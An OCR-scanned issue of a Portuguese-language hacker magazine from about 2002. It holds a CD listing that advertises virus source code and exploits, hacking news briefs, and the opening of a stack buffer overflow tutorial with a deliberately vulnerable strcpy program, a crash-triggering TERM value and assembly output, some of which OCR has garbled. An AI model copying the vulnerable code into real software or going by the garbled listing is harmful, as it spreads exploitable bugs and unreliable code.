H4CK3R #6

PARENTAL ADVISORY EXPLICIT SOFTWARE

Atenção! Este CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos neste CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de acordo com o programa, alguns podem não rodar no Windows XP

O conteúdo do CD-ROM é formado por softwares freeware e versões de demonstração

CONFIRA NO CD:

Trainers
Seja o campeão em todos os jogos! Unreal Tournament, Counter-Strike, WarCraft, GTA, Age of Empires e muito mais

Game Hacking
Tudo o que você precisa para programar os seus próprios trainers para games. Detone até aqueles jogos mais difíceis

Xploit Factory
Tutoriais, compiladores e emuladores para entender como funciona a programação de exploits

Virii de A a Z
Mais de mil códigos-fonte de vírus. O guia completo das principais pragas virtuais prontas para estudo

SO Completo
Distribuição Linux pronta para rodar no seu micro. Conheça a Crux, SO com ênfase na simplicidade e rapidez

Xploits
+ de 30 programas que exploram vulnerabilidades no KDE, Apache, IIS, KaZaA, HTTPs, SSHs e muito mais

Encriptação
Programas para encriptar e-mails e arquivos. Inclui o Mooseoft Encrypter, que usa seis tipos de algoritmos diferentes

Proteção
Torne seu micro invulnerável a trojans, vírus, spywares, keyloggers e spams. Escaneie tudo o que é baixado pelo seu PC

Cracking
Engenharia reversa, gerador de senha, keylogger, tutoriais e ainda: WhereIsIP, que localiza geograficamente qualquer computador

Defacements
Espelhos de páginas hackeadas: Crime Boys, cr1m3 0rg4n1z4d0, BHS e muitos outros

Programação
Editores para engenharia reversa em diversas linguagens, compiladores e códigos-fonte comentados

DIGERATI

cannot execute/bin/bash: Permission denied

H4CK3R

ANO I – NÚMERO 06 – R$ 9,90

>>>>Acesso Total

Exploit Factory
>> Programas para explorar e quebrar servidores
>> Técnicas de programação e códigos-fonte

Caos no E-mail
>> Spiders se espalham pela Rede
>> Spammers fazem a festa

IDS
>> Construa um sistema para detectar invasores

Dados Escondidos <<<<

GNUPG
>> Poderoso software de criptografia
>>>>> Free Software

Abecedário Hacker

No CD:
>> Só aqui vc encontra a maior coleção de VÍRUS DO MUNDO

ISSN 1676-3068

EDITORIAL

A luta contra a censura continua. O aumento do hacktivismo é proporcional ao aumento da repressão contra a liberdade de informação. Mas os sites comerciais não se mostram muito preocupados com isso. Alguns, como o Yahoo!, mostram um comportamento ambíguo. Por exemplo, quando foram atacados por vender material nazista na Europa (principalmente na França), recorreram à famosa liberdade de expressão. Mas, quando milhões ou até bilhões de dólares estavam em jogo no e-commerce, o portal não hesitou em assinar um termo de compromisso com o governo da China em que aceita a censura prévia de suas notícias. Segundo consta, o partido comunista chinês quer um ambiente calmo e tranqüilo para realizar seu congresso.

A contradição do Yahoo! é evidente. No acordo, o portal concorda em não produzir, postar ou disseminar notícias que possam conter informações perigosas para a segurança do Estado ou ameaçar a estabilidade social.

Isso ainda não é o pior. O portal ainda promete monitorar a atividade dos usuários em sites do Yahoo! e remover qualquer material impróprio. Até mesmo links para sites "subversivos" serão evitados. E, para mostrar que não está brincando, o governo "censurou" o Google, mecanismo de busca mais popular do mundo, numa demonstração de força. Os chineses que tentassem entrar na página não conseguiam. Oficiais do partido comunista não deram nenhuma explicação sobre o ocorrido (como era de se esperar) e nem mesmo assumiram esta censura.

Isso traz de volta toda a discussão sobre o ativismo hacker. Enquanto grupos, como *Cult of the Dead Cow* e o *Hacktivismo* tentam criar programas que evitam a censura, o dinheiro fala mais alto nos escritórios do Vale do Silício. Não é difícil chegar à conclusão, como fez o jornal *Washington Post*, de que o Yahoo! passa a ter co-responsabilidade pelos crimes cometidos pela ditadura chinesa. Tudo bem que isso é comum, não é algo de se surpreender. E demonstra como as empresas da chamada nova economia não se diferenciam muito das empresas mais tradicionais. São conhecidos os envolvimentos de empresas de petróleo, automobilísticas e outras, com ditaduras sangrentas, massacres e genocídios.

Recentemente, o Timor Leste foi libertado do domínio indonésio. O que ninguém falou foi o envolvimento de companhias de gás e petróleo que lucraram muito com esta dominação que durou quase trinta anos. Outro exemplo vergonhoso foram as revelações sobre o apoio, direto ou indireto, da IBM ao regime nazista. A Volkswagen também chegou a usar mão-de-obra escrava neste mesmo período.

O exemplo do *Hacktivismo* é importante, porque demonstra que ética não é somente uma palavra bonita. É algo para ser levado a sério. É uma forma de romper com esta lógica que impede a liberdade. E o melhor é que dá para você fazer alguma coisa. É só direcionar seus talentos para ajudar na construção destas ferramentas anti-censura.

O Editor

ÍNDICE

PhotoDisc


De olho nos defacers

Grupo simula ser hacker de verdade

Como tem gente que não tem o que fazer. Ouviram falar, nos últimos meses, de um grupo hacker, chamado Isotk (In search of the Knowledge)? Pois bem, eles estavam mesmo era em busca da enganação.

A prática mais comum desse grupo de pretensos hackers era registrar um domínio que parecia ser de alguma empresa famosa, escrever um HTML ridículo para o index e sair anunciando o deface. Foi o que aconteceu no caso do site *www.jornaldaglobo.com*, que nem sequer pertencia à emissora de TV de Roberto Marinho. A princípio, teve muita gente que caiu na armadilha. O site Info Guerra foi o único que foi a fundo investigar e acabou descobrindo até mais do que queria: o grupo usa cartões de créditos roubados para fazer o registro de domínios (dizem já ter em mãos mais de dois mil deles).

Pior: eles dizem que não têm intenção de parar de agir. Claro, agora que foram desmascarados, sumirão por um tempo, mas podem voltar com outro nome, a qualquer momento. É bom estarmos atentos.



Crise no Xbox Linux

Projeto é lançado, mas vive crise interna

Tudo bem, depois de muita pesquisa, já é possível rodar o Linux no console Xbox, da Microsoft. O novo sistema foi lançado até em versão 0.2. Mas isso não é suficiente para garantir a paz entre os líderes dos desenvolvedores. Uma prova disso é o fato de o fundador do projeto, Enrico Kern, ter abandonado o grupo.


O problema maior, segundo ele, é que muitos programadores entraram apenas em busca dos US$ 200 mil prometidos por um doador anônimo em julho deste ano. Assim, acabou o espírito de diversão e arte do projeto. Kern disse que prefere morrer do que fornecer seu código livre para que grandes empresas tenham lucros.

O atual líder, Michael Steil, foi duro na resposta, dizendo que Kern não fará falta, pois trabalhou pouco no projeto. Kern deu a tréplica rápida: trabalhou, sim, em publicidade, documentação e muitas outras coisas. Só nos resta torcer para que essa briguinha não prejudique os trabalhos em busca de uma versão mais estável do SO.

Crise nas infinitas terras

Black hats declararam guerra e iniciam caça às bruxas

Uma nova guerra se anuncia! Uma nova ordem mundial pode ser instaurada! Um novo povo pode dominar o mundo! Parece chamada de filme B, não é? Mas, descontando os exageros, é o que está prestes a ocorrer. Nada a ver com a invasão do Iraque pelos EUA: a guerra em questão será travada no submundo e nos guetos hackers, na surdina, sem que os seres humanos comuns se dêem conta.



O estopim é o grupo hacker black hat *el8*, que lançou uma iniciativa audaciosa, o Projeto Mayhem (Projeto Caos). O objetivo do projeto nada mais é que do caçar os que "trabalham do outro lado da cerca": os white hats. Para quem ainda não está familiarizado, white hat é o apelido que se dá àquele hacker que trabalha ajudando as desenvolvedoras de softwares, descobrindo bugs e avisando-as, por meio de divulgação, para que os corrijam. Black hats são os "hackers do mal", aqueles que se dedicam prioritariamente a explorar as falhas encontradas, não raro em proveito próprio, e por "n" motivos. Em geral, são contra a divulgação dos erros, para poderem implementar suas invasões com maior eficácia.

O *el8* é um desses grupos. Atacando os white hats, eles evitam a divulgação dos bugs e seu conseqüente conserto. Até o momento, muitos white hats já foram atacados (diz-se que um dos principais alvos é Theo de Raadt), mas o *el8* também usa táticas indiretas, como a inclusão de um trojan na distro do OpenBSD. E pensar que tem americano confundindo as coisas (veja nota na p. 7)

http://el8.8m.com

Minha estranha mistura...

Governo americano mistura black and white e diz proteger hackers

A democracia nos EUA é algo digno de nota: a familiar discrepância entre as leis americanas de diferentes estados e as posições dentro do próprio sistema federal já são tradições daquele país, o que se torna ainda mais flagrante quando o assunto é informática - e hackers.

Num dos episódios recentes mais curiosos, o governo ultra-conservador-maldito-bandido-assassino-autoritário-retrógrado-egoísta, de George W. Bush, surpreendentemente, deu uma canja para o hackerismo e soltou a máxima: "os hackers devem ser estimulados a quebrar programas".

Não, nós não estamos zoando com a sua cara. O espantoso pronunciamento foi feito durante a conferência Black Hat americana e veio pela boca do assessor para segurança em computação do presidente, Richard Clarke. Clarke explicou que os fabricantes de softwares não conseguem achar as falhas dos próprios programas que produzem, daí a importância do hacking.

Há, porém, uma ressalva: o assessor disse que os hackers devem avisar primeiro as empresas, em seguida o governo e, só depois, se nada tiver sido feito para consertar os bugs, publicar as vulnerabilidades. Agindo assim, o Estado lhes garantiria amparo às pesquisas e apoio contra as manifestações nada amigáveis das empresas. Clarke, entretanto, não conseguiu convencer, já que, além de advogar um típico comportamento white hat numa conferência *Black Hat*, tem em suas costas - sem trocadilhos - um texano, digamos, pouco confiável...

HP descobre a DMCA

Ameaças de processo causam indignação


Mais uma empresa quer começar a usar o DMCA como arma. A HP, nos últimos tempos, tem ameaçado entrar com processos com base na lei em diversos casos envolvendo hackers. Primeiro, tivemos a história de uma apresentação na DefCon, que iria demonstrar como quebrar a proteção por área do DVD. Mesmo sendo beneficiada com isso, já que mais aparelhos começariam a ser vendidos, a empresa demonstrou que está ligada aos interesses da indústria de filmes.

O outro caso aconteceu logo depois. A HP quis processar uma empresa de segurança, a Snosoft, pelo simples fato de ela ter descoberto um bug no True64, seu sistema operacional baseado em Unix e voltado para o setor corporativo. O pesquisador da Snosoft que descobriu a falha resolveu publicá-la, antes que houvesse um patch, porque, segundo suas próprias palavras, "estava cheio dessa merda corporativa". O comportamento causou a ira da HP. Mas, se ela se preocupasse mais em criar programas sem bugs e menos em processos, não haveria esses problemas.

O underground é pop

Espanha prepara superconferência hacker

Uma pergunta martela as cabeças pensantes aqui na redação: será que os ícones do universo hacker (subcultura, underground, elite digital) ainda podem ser evocados hoje em dia? Atualmente, não é difícil achar notícias sobre hacking, os script kiddies proliferam na Internet, hackers "de verdade" são entrevistados por emissoras de TV, escrevem para jornais e revistas, e tornam-se mundialmente conhecidos. Os festivais e conferências sobre o tema crescem a cada ano, contando com investimentos de milhares de dólares. Afinal, o underground virou pop?



Para se ter uma idéia, na terra de Dom Quixote, realiza-se anualmente um ciberfestival hacker de grande envergadura, o Madhack. A edição 2002, que ocorrerá entre os dias 4 e 6 de outubro, é a terceira, e ocorrerá nada mais, nada menos que no **centro** da capital espanhola! As atividades variadas incluem até apresen tação de manifestos, teses e realização de workshops. Hackers estrangeiros também podem participar, inscrevendo-se na lista de discussão.

www.sindominio.com/madhack02

OpenBSD bugado?

Problema é descoberto no OpenSSH

Nem o OpenBSD escapa. O popular sistema operacional open source também teve um exploit revelado recentemente, propagado em sites de tecnologia de todo o mundo.

A falha em questão refere-se ao programa OpenSSH, usado para comunicação remota segura entre micros e transferência de arquivos entre clientes e servidores, rodando sistemas Linux e derivados. Ele é distribuído em conjunto com o OpenBSD.

O problema foi identificado nas versões 3.2.2p1, 3.4p1 e 3.4, que ficaram disponíveis para download por apenas dois dias. Bom, essa é a diferença em relação aos sistemas proprietários. Este bug é atribuído a um grupo de black hats que declarou guerra no submundo (ver nota da p. 6).

Apesar dos alertas, alguns sites ainda oferecem versões bugadas. Todos os que tiverem instalado o OpenSSH depois de julho devem verificar a autenticidade do software, ou correm o risco de verem instalado um backdoor em sua máquina.

Vírus liga para 911

Até televisão da Microsoft recebe pragas virtuais

Os produtos da Microsoft são tão vulneráveis que agora até seu sistema de TV interativa digital, a MSNTV (ex-WebTV), também é vulnerável a vírus. O problema foi descoberto na lista de discussão de usuários do sistema. Os e-mails entre os assinantes carregavam um arquivo anexado, que continha o vírus.

Ao ser recebido por um sistema MSNTV, o vírus fazia a máquina reiniciar e discar para o número de emergência 911 americano. O objetivo talvez fosse atrapalhar o trabalho policial, mas, nesse caso, pode-se dizer que o vírus foi um fracasso. A Microsoft afirmou que recebeu apenas dezoito reclamações de usuários com problemas. Claro, em se tratando dessa empresa, podemos colocar o número um pouco acima. Mesmo assim, devem ter sido poucas as infecções, provavelmente porque quase ninguém tem o aparelho da Microsoft.

Não é o primeiro vírus que disca para o 911. Em abril de 2000, uma praga invadia computadores e fazia os modems chamarem a polícia. Assim como neste caso, o vírus de 2000 também não chegou a invadir muitas máquinas.

Guerra Hacker


Espanha e Marrocos disputam posse de ilha na Internet

Lembram do confronto entre China e EUA, durante o incidente diplomático entre os dois países, em 2001? Pois ele fez escola. Agora, foi a vez de Espanha e Marrocos terem seus defacers envolvidos em uma batalha internacional.

Tudo pela posse de uma ilha de tamanho ridículo, no Mar Mediterrâneo, chamada Perejil. Ela está exatamente entre os dois países, e é controlada pela Espanha, que a tem como um excelente ponto estratégico para seu comércio marítimo.

Marrocos tomou o controle da ilha, mas foi derrotado, logo em seguida, com um ataque maciço espanhol. Os hackers dos dois países resolveram, então, entrar em combate, mas sem muita força. Foram registrados apenas alguns defacements de parte a parte, com leve vantagem para a Espanha. Pode-se dizer que, se o Brasil estivesse no meio, a situação seria diferente, afinal, nosso País é considerado hoje o maior ponto de partida de defacements no mundo.

Quem sabe esse tipo de arma não vire, no futuro, um fator decisivo na resolução de batalhas? Imagine deixar fora do ar o site do Pentágono e das principais empresas americanas, durante um ataque americano ao Brasil?



Um PDA Linux incomoda muita gente...

Mas, com bugs, incomoda muito mais

Um PDA rodando Linux é o sonho de consumo de muita gente. Afinal, representa, de certa forma, uma libertação de anos de domínio do software proprietário numa área da informática, cujo potencial é um dos mais importantes para o futuro. Neste sentido, o Zaurus, da Sharp, foi uma revolução: nada mais legal do que usar um portátil sem aquele jeitinho PocketPC de ser. Entretanto, até ele tem lá suas vulnerabilidades, comprovando a tese de que elas estão mesmo em todo lugar.

Pesquisadores da Universidade de Syracuse, nos EUA, descobriram que o Zaurus possui falhas que podem comprometer os dados armazenados. O bug atinge os modelos SL-5000D e SL-5500D e está no sistema que sincroniza dados com o PC: a sincronia realizada por FTP não manifesta necessidade de senha e ainda se dá com usuário "root" (administrador), possibilitando acesso remoto privilegiado ao handheld.

Uma outra forma de ataque ainda poderia ser feita na criação da senha que "tranca" a tela. É usada uma chave-padrão, que poderia ser descoberta por um cracker mediante ataques do tipo força bruta. As correções já estão sendo implementadas pela Sharp.


Só a cabecinha

Empresa cria HD à prova de hackers

Quem é da antiga lembra que os primeiros videocassetes tinham duas cabeças, e comprar um com quatro era um luxo para poucos. Hoje, já existem aparelhos até com sete cabeças, afora os DVD-players, vedetes do momento para quem quer estar na crista da onda do entretenimento.

Bom, tudo isso não tem muito a ver com hackers, a não ser que estivéssemos falando de quebrar a proteção dos DVDs e coisas similares - mas não estamos, hehehe. O importante aqui é a cabeça: não sabemos se a idéia surgiu mesmo do videocassete, mas o fato é que uma fabricante de HDs, a Scarabs, anunciou a criação de um disco com duas cabeças, que teoricamente, neutralizariam qualquer ataque hacker.

A idéia é simples: o novo HD teria uma cabeça read-only, ligada a um servidor Web, e uma read/write, ligada ao PC do administrador da empresa. Os usuários comuns e hackers em potencial acessariam somente o conteúdo read-only, evitando roubo de dados importantes. E, em breve, ainda haverá uma versão usando duas interfaces SCSI, em vez das duas cabeças, aumentando a praticidade. Façam as apostas.



CD blindado

Volta ao passado rende tecnologia anti-hacker

Se há uma coisa que está virando "jabá" em todas as publicações sobre informática é a conhecida queda-de-braço entre gravadoras e estúdios, de um lado; e consumidores e hackers de outro. A pendenga já rendeu tudo o que se possa imaginar: sites fora do ar, enxurradas de processos, pirataria braba, tecnologias de proteção, falên empresas, invasões de sistemas, etc., etc., etc.

Pois bem, não parece que deixaremos tão cedo de ler (ou ouvir) sobre tudo isso. A prova é que a JVC, uma das gigantes da tecnologia - e muito lembrada quando o assunto é câmera digital - resolveu pôr mais lenha na fogueira e anunciar uma tecnologia que, segundo ela, é virtualmente à prova de pirataria, impedindo que o conteúdo de um CD seja copiado.

A tecnologia, denominada "Root", opera com chaves de criptografia, método já utilizado anteriormente: o conteúdo do CD é criptografado e só pode ser lido com uma chave, também contida no disco.

No caso da JVC, porém, a "evolução" está no fato de que a chave é diferente para cada CD e fica escondida de tal forma que pode ser lida pelo drive de CD-ROM, mas não permite que se grave a partir dele. Além disso, o local do esconderijo também muda de disco para disco, e uma eventual versão copiada não pode ser lida no drive. Os CDs estarão disponíveis nos EUA e no Japão a partir de outubro.

Medo, incerteza e dúvida

Pesquisas espalham terror e ajudam a vender produtos de segurança

Recentemente, uma pesquisa feita com mais de mil especialistas em segurança dos EUA mostrou que existe muito medo de grandes ataques ciberterroristas nos próximos doze meses. Os ataques seriam feitos por grupos antiamericanos ao estilo da Al Qaeda, organização islâmica dirigida por Osama Bin Laden, responsabilizada pelos ataques contra as torres gêmeas de Nova York causando mais de três mil mortes há um ano.

Apesar de os especialistas serem, em sua maioria, ligados a serviços de inteligência ou a entidades governamentais, não há nenhuma informação conclusiva sobre algum ataque.

"Eu diria que estas previsões estão baseadas principalmente no fato de serem plausíveis e não em fatos conhecidos", disse Lew McCreary, editor da revista *CSO* e responsável pela pesquisa.

Isto levanta uma grande desconfiança. O meado que resulta de uma pesquisa como essa ajuda muito a indústria de software de segurança. E isso é importante para esses próprios especialistas que são ouvidos na pesquisa. Será que...?


O uso desta tática já é bastante questionado e começou com os fabricantes de antivírus. Acabou até recebendo um apelido: FUD (Fear, Uncertainty and Doubt – Medo, Incerteza e Dúvida). Parece brincadeira, mas envolve bilhões de dólares e os altos escalões do governo americano.

No próximo mês, o presidente Bush pedirá que todos façam a sua parte na luta pela segurança e instalem poderosos antivírus. O objetivo é evitar ataques contra centrais elétricas, de telecomunicações ou outras áreas críticas. A MacAfee e a Symantec agradecem.

Terror ou marketing: pesquisas prevêem grandes ataques ciberterroristas.

Trojan, baratinho!

Empresa vende espião pela Internet



Essa é boa. Trojan agora virou artigo de mercado, à disposição para os que querem vistoriar as atividades de seus filhos e empregados. Uma empresa chamada SpectorSoft teve a "magnífica" idéia de vender trojans, usando o argumento acima como desculpa.

Na prática, o programa (chamado eBlaster), que custa a bagatela de US$ 100, pode ser enviado por e-mail para uma máquina usando o Windows e ficar lá como spyware. Depois, ele registra tudo o que o usuário digita, para enviar por uma conta de e-mail POP, Yahoo! ou Hotmail, todos os dados recolhidos para quem o instalou.

A empresa afirma: quem instalar o programa em uma máquina que não lhe pertencer estará violando os termos de uso. Mas só isso não adianta. O eBlaster está aí para quem quiser enviá-lo por e-mail, com objetivos maldosos, como roubo de números de cartão de crédito, senhas e muito mais. Vale tudo mesmo, com a desculpa da privacidade.


www.spectorsoft.com

RIAA agora!

Site hackeado passa distribuir MP3

Nada de defacements comuns, com mensagens mostrando quem "ownou" a página ou mandando recados para outros clãs. Para protestar contra as leis que pretendem acabar com a troca de arquivos, hackers invadiram o site da RIAA (poderosa associação norte-americana de gravadoras) e disponibilizaram arquivos MP3 piratas. Um protesto inteligente e bem-humorado contra os executivos que insistem em culpar a troca de arquivos em programas P2P pela queda na venda de CDs.

Parece que o site da RIAA transformou-se num dos alvos preferidos dos ataques. Em pouco mais de um mês, já é a segunda vez que ele é tirado do ar por hackers. Em julho, um ataque DoS foi a causa. Talvez a idéia seja mostrar como isso é bom.



Afinal, a RIAA patrocina uma lei que, entre outras coisas, permite que ela faça ataques DoS "legais" contra servidores que estejam distribuindo pirataria e permite hackear computadores de conhecidos "pirateiros".

Mascote nonsense

EUA promovem segurança digital

Todo mundo sabe que os Estados Unidos são o país mais conectado do mundo. A Internet nasceu lá, o maior número de domínios está lá e a maior parte de pessoas on-line também. Ora, num universo tão grande, não é de se espantar que o Tio Sam seja também um dos alvos mais visados por hackers e crackers, e um dos lugares onde eles mais se multiplicam.

Descontando alguma histeria adicional que comumente é associada àquele país, a realidade é tão sombria que o governo tirânico de Baby Bush decidiu promover uma "cultura de segurança" junto aos americanos. Na visão da Casa Branca, cada pessoa que usa computadores e redes tem sua parcela de responsabilidade em tornar o ciberespaço mais seguro.

O pessoal tem levado a coisa tão a sério que uma iniciativa liderada pela FTC (Federal Trade Commission) tratou logo de focalizar um público ainda em formação - literalmente: as crianças. Os pimpolhos agora contam com a ajuda de Dewie, um mascote especialmente criado para ensiná-los a serem mais cuidadosos quando ligam o micro.

Dewie é um ser nonsense: uma tartaruga verde com casco dourado que usa o slogan "safe at any speed" e dirige um carro de Fórmula 1 amarelo em canos de comunicações. Pois é, nós também não conseguimos entender o que o simpático réptil tem a ver com segurança digital e, numa enquete promovida aqui na redação, concluímos que as criancinhas ainda preferirão os Power Rangers..

Elite no chinelo

Estudo diz para hackers: o sonho acabou

Foi uma época de ouro. Hackers tramavam invasões, quebravam programas, revelavam falhas de sistema, inventavam softwares libertários, gritavam contra as corporações, faziam apologias ao free software, ao open source e à liberdade de expressão. Tudo isso resultava num hall da fama de fazer inveja a qualquer ator ou cantor pop e, não raro, na contratação dos hackers como especialistas em segurança, com gordos salários.

Entretanto, como dissemos, *foi* uma época de ouro. De acordo com um recente estudo citado por Lawrence Walsh, editor da revista americana *Information Security*, atualmente só 14% das companhias dos EUA admitiram recorrer a "hackers formados" para ajudá-las na segurança de suas redes. Quer dizer que, para mais de 80% das empresas, de nada adianta pertencer à elite: elas preferirão um administrador comum.

Soma-se a isso uma realidade de perseguição e penas ainda mais severas naquele país: um hacker norte-americano, hoje, já pode ser intensamente espionado, graças às leis antiterroristas pós 11 de setembro, e até pegar prisão perpétua. Claro que estas coisas ainda não são realidade no Brasil, onde nem os salários gordos estão na moda, mas, como costumamos copiar a América em tudo, não custa nada colocar as barbas de molho. Ainda mais agora, que lideramos oficialmente o ranking mundial de invasões...

Hackeando com adrenalina

Dreamcast roda games, invade sistemas e aumenta a adrenalina

Já não era sem tempo: finalmente "descobriram" que o fabuloso Dreamcast - console preferido de boa parte da elite da tecnologia - pode, sim, ser usado para o hacking. A novidade foi revelada por uma dupla de... hackers (lógico), que demonstrou o poder do Dreamcast como vetor para a invasão de sistemas.

Aaron Higbee e Chris Davis decidiram explorar uma fragilidade conhecida dos firewalls há muito tempo: uma certa "frouxidão" em monitorar os dados que **saem** das redes, em contraste com a intensa vigilância em relação aos dados que **entram**. A idéia é mais simples do que parece: utilizando a capacidade do console, somada a ferramentas Linux e instalando-o como ponto da rede vítima, é possível programar um endereço para receber as informações confidenciais que trafegam pelo sistema.

O problema, claro, é convencer alguém a colocar um Dreamcast estranho como cliente de sua rede. A resposta dos hackers foi, no mínimo, inusitada: por ser barato, pequeno e ter jeito de brinquedo, o console pode ser instalado, sem que percebam, por um indivíduo muito cara-de-pau e aventureiro, que conseguiria driblar a segurança e as vítimas em potencial, escondendo seu poder de fogo. Parece coisa de filme, mas por enquanto, aparentemente ninguém conseguiu.

EXPLOITS FACTORY

Informações e técnicas sobre a arte de construir exploits

Introdução

Uma das técnicas mais utilizadas por hackers profissionais para a invasão e quebra de sistemas são os overflows. 90% dos sistemas invadidos são vítimas de códigos maliciosos que são denominados exploits. Esses tipos de overflows (Stack Overflow, Heap Overflow, Format Strings...) são códigos implementados em exploits que causam o famoso estouro de pilha em algum tipo de software ou serviço, dando assim privilégios de superusuário ao invasor. Nesta matéria, iremos declarar justamente um exemplo de Stack Overflows, dando exemplos reais de códigos e técnicas relacionadas ao assunto.

Pré-requisitos

Esta matéria requer um conhecimento intermediário em programação (ASM). Se você não o possui, o documento não deixa de ser educativo, mas você terá certas dificuldades em interpretá-lo. Para compilar e rodar arquivos citados na matéria, utilize os programas contidos no CD, códigos-fonte de alguns exploits também estarão à disposição no CD. Para rodar os exploits, é necessário estar rodando Linux.

Introdução à execução de códigos arbitrários via stack overflows

Antes de nos aprofundarmos em detalhes técnicos, aqui vai uma pequena introdução:

Um dos problemas que um sistema operacional multiusuário enfrenta é que, eventualmente, ele será obrigado a permitir que um usuário comum execute operações com privilégio de administrador (root) - seja mudando uma senha, buscando informações do sistema ou acessando devices restritos e, especialmente, dando completo controle sobre o sistema ao usuário, permitindo-lhe acesso root. O que você pode fazer é criar um programa que faça isso, não correndo riscos de comprometer a segurança interna. Você faz isso com um binário suid/sgid:

```
-rwsr-xr-x   1 root     root        44705 Jul  1 00:49 /usr/bin/passwd
```

Quando o usuário executa o /usr/bin/passwd, o uid/gid dele muda para root e o código binário é executado. Depois de completar a execução do arquivo, o uid/gid do usuário volta ao que era antes.

Infelizmente, as pessoas que escrevem os binários suid/sgid precisam ser bastante cuidadosas para não executar nada que o usuário possa usar para comprometer a segurança do servidor em questão. Uma das coisas que os mantenedores de suid/sgid precisam observar é a cópia de dados para buffers sem um limite de caracteres. Por ai é onde entramos. Copiando mais dados que o buffer pode agüentar, nós podemos sobrescrever importantes partes do stack (pilha) e executar códigos arbitrários.

Certo... O que é um exploit overflow? Vamos dar uma olhada no código:

```
            void main(int argc,
char
 **argv, char **envp) {
            char s[1024];
            strcpy(s,getenv("TERM"));
            }
```

Esta é uma parte de código realmente comum. E em muitos exploits este tipo de equívoco é encontrado. Então, o que exatamente está errado com isso, e como podemos explorá-lo? Suponhamos que este arquivo chame "simple".

```
$ export
TERM="01234567890123456789012345678901234
56789012345678901234567890123456789
01234567890123456789012345678901234567
89012345678901234567890123456789012
3456789012345678901234567890123456789012345678901234
5678901234567890123456789012345678
90123456789012345678901234567890123456789012345
6789012345678901234567890123456789012345678
9012345678901234567890123456789012345678901234567890123456789
0123456789012345678901234567890123456789012345678901234
5678901234567890123456789012345678901234567890123456
789012345678901234567890123456789012
3456789012345678901234567890123456789012345678901
23456789012345678901234567890123456789012345678
9012345678901234567890123456789012345678901234567890123456
789012345678901234567890123456789012345678901
2345678901234567890123456789012345678901
2345678901234567890123456789012345678
90123456789012345678901234567890123456789012345
678901234567890123456789012345678901234567890123456
7890123456789012345678901234567890123456789
012345678901234567890123456789012345678901234567890123456
78901234567890123456789012345678901234567890123456789012
3456789012345678901234567890123456789012345678901234567890123456
7890123456789012345678901234567890123456789012345678901234
5678901234567890123456789012345678901234567890123
45678901234567890123456789012345678901234567890123456789"
 $ ./simple
 Segmentation fault
```

No caso, você perdeu o primeiro bit.Estamos setando a variável TERM para mais de 1.024 caracteres. Depois, executamos 'simple' e ele retorna 'segmentation fault' (falha de segmentação). Por que? Para entender, precisaremos saber exatamente o que acontece. Faça o seguinte:

```
$ cat simple.c
#include <simple.h>
#include <stdlib.h>
void main(int argc,char **argv,char
**envp) {
char s[1024];
  strcpy(s,getenv("TERM"));
}
$ gcc simple.c -S
$ cat simple.s
                .file      "simple.c"
                .version              "01.01"
gcc2_compiled.:
.section               .rodata
.LC0:
                .string "TERM"
.text
                .align 16
.globl main
                .type       main,@function
main:
                pushl %ebp
movl %esp,%ebp
subl $1024,%esp
pushl $.LC0
all getenv
addl $4,%esp
ovl %eax,%eax
pushl %eax
eal -1024(%ebp),%eax
pushl %eax
call strcpy
addl $8,%esp
.L1:
movl %ebp,%esp
popl %ebp
ret
.Lfe1:
.size      main,.Lfe1-main
.ident   "GCC: (GNU) 2.7.0"
$
```

